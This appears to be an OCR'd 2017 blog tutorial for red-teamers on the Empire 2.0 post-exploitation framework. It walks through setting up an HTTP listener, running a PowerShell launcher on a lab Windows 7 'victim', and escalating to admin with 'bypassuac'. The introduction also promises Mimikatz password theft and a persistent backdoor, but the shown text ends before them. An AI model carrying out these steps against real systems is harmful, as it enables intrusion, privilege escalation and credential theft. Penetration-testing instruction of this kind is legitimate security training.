



2.0

July 19, 2017

Hi, this is Gus and welcome to this exciting tutorial about the new **Empire version 2.0**.

I'm pretty sure you're curious and want to learn how to use it. In this lesson, I will walk you through and show you all the tricks so you can achieve your goals as a member of the red-team or as a penetration tester.

Let's see together the workflow that I'll be using for this demo.



First, I will show you how to **install** Empire

name explains what it does, the listener listens for incoming connections from infected victims.

Next, I will show you how to create a PowerShell script to send it to your victim using the **launcher** in Empire.

Now when the victim executes the script he will be connected back to the listener and this will create an **agent** representing the victim machine.

All we need at this stage is to interact with the agent to **escalate our privileges** so we can become some sort of an admin, why? I will show you how to run **Mimikatz**, for example, using your admin privilege to extract the victim's passwords.


Finally, I will make sure that you learn how to create a **persistent backdoor** so you can go back anytime you want.

Before I start this Demo, I want to let you know that this blog has a video demo on youtube:

First, open your browser and go to the Empire GitHub website and click on the “Clone or download” button to copy the URL to your clipboard.

Now go and open your terminal window and execute git clone and paste the URL.

$git clone https://github.com/EmpireProject/Empire.git



This will download the application to my home root directory in Kali Linux.

$ls

Let’s explore this new folder.

$cd Empire

If I check the contents of the empire directory I can see the setup folder.

```
$cd setup
```


Now I'm pretty sure that our installer is somewhere here

```
$ls
```


Here you go it's the **install.sh** file.

Let's give it the right permission and execute it to install Empire.

```
$chmod +x install.sh
$./install.sh
```



The installation is going to take some time so be patient. After a while, the installer will ask you to enter a password or press enter to generate a random password, I'm going to press enter, and we're done!




I will go up one directory to execute the empire application, but before doing this I will give it the right permission as well.

$cd ..


$ls

$chmod +x empire




Perfect, it's the time to execute this monster.

$./empire



Voila! this is the Empire home screen. As you can see we have 267 modules ready to be used and No listeners or agents and that's normal because it's a fresh copy of Empire.




Let's start by creating a listener. Type **listeners**

> **$> listeners**

And you will get this message

[!] No listeners currently active



wait this is not an error message check the prompt, it changed to the listeners mode.

Next, I will choose the **http** based listener, so type:

```
$> uselistener http
```


And the prompt changed to the http listener, alright it's time to execute it:

```
$> execute
```


Amazing! we should have a listener active at this moment.

```
$> listeners
```

Here in the details it shows that the Name of this listener is **http** and it's listening on port 80 on my Kali Linux machine.



At this stage we need to create a **launcher** just type it in the terminal window and you get this message:




By analyzing this message let's generate a PowerShell script and the listener name is http.


```
$> launcher powerhsell http
```

Perfect, let's copy this PowerShell script to be ready for our windows7 machine.


I will open a new terminal window and use the remote desktop to connect remotely to the victim machine -u is for the user name -p is for the password and the IP address of the windows 7 host.



Let's open a command prompt in windows and paste the powershell script.




Beautiful, let's go back to the Empire terminal window, and we have an agent active.



Type **back** to go to the main window.


```
$> back
```



We can see all the information needed that represents our Win7 machine, but the name is very random so I will rename it to something more meaningful.

Type **rename** followed by the first two letters then **press tab** and it will recognize it. Then type the desired new name.

$> rename [old name] [new name]



To list the agents at this stage you type **list**

$> list

```
(Empire: agents) > list

[*] Active agents:

  Name            Lang  Internal IP     Machine Name    Username           Process            D
elay    Last Seen
  ---------       ----  -----------     ------------    ---------          -------            -
----    -------------------
  Win7NonAdmin    ps    192.168.0.113   IE8WIN7         IE8Win7\IEUser     powershell/3804    5
/0.0    2017-07-18 13:34:48

(Empire: agents) >
```

And here you go our new name for the windows 7 agent.


Let's try to **interact** with this agent:

$> interact [agent name]

And type **info** to see the necessary information about it.


$> info

```
(Empire: agents) > interact Win7NonAdmin
(Empire: Win7NonAdmin) > info
```



Pay attention here, the High priority is set to 0, that's because **we are not admin**. The next step is to elevate our privileges. We can become an admin in a single command and it's called **bypassuac** followed by the name of the listener.

```
$> bypassuac http
```




Wait for a couple of seconds and you should see some text coming your way, and we have a new agent.

Press **enter**, go **back** and execute the **list** command to see the new agent.

$> [enter]

$> back

$> list




let s rename this new agent:

$> rename [old name] [new name]

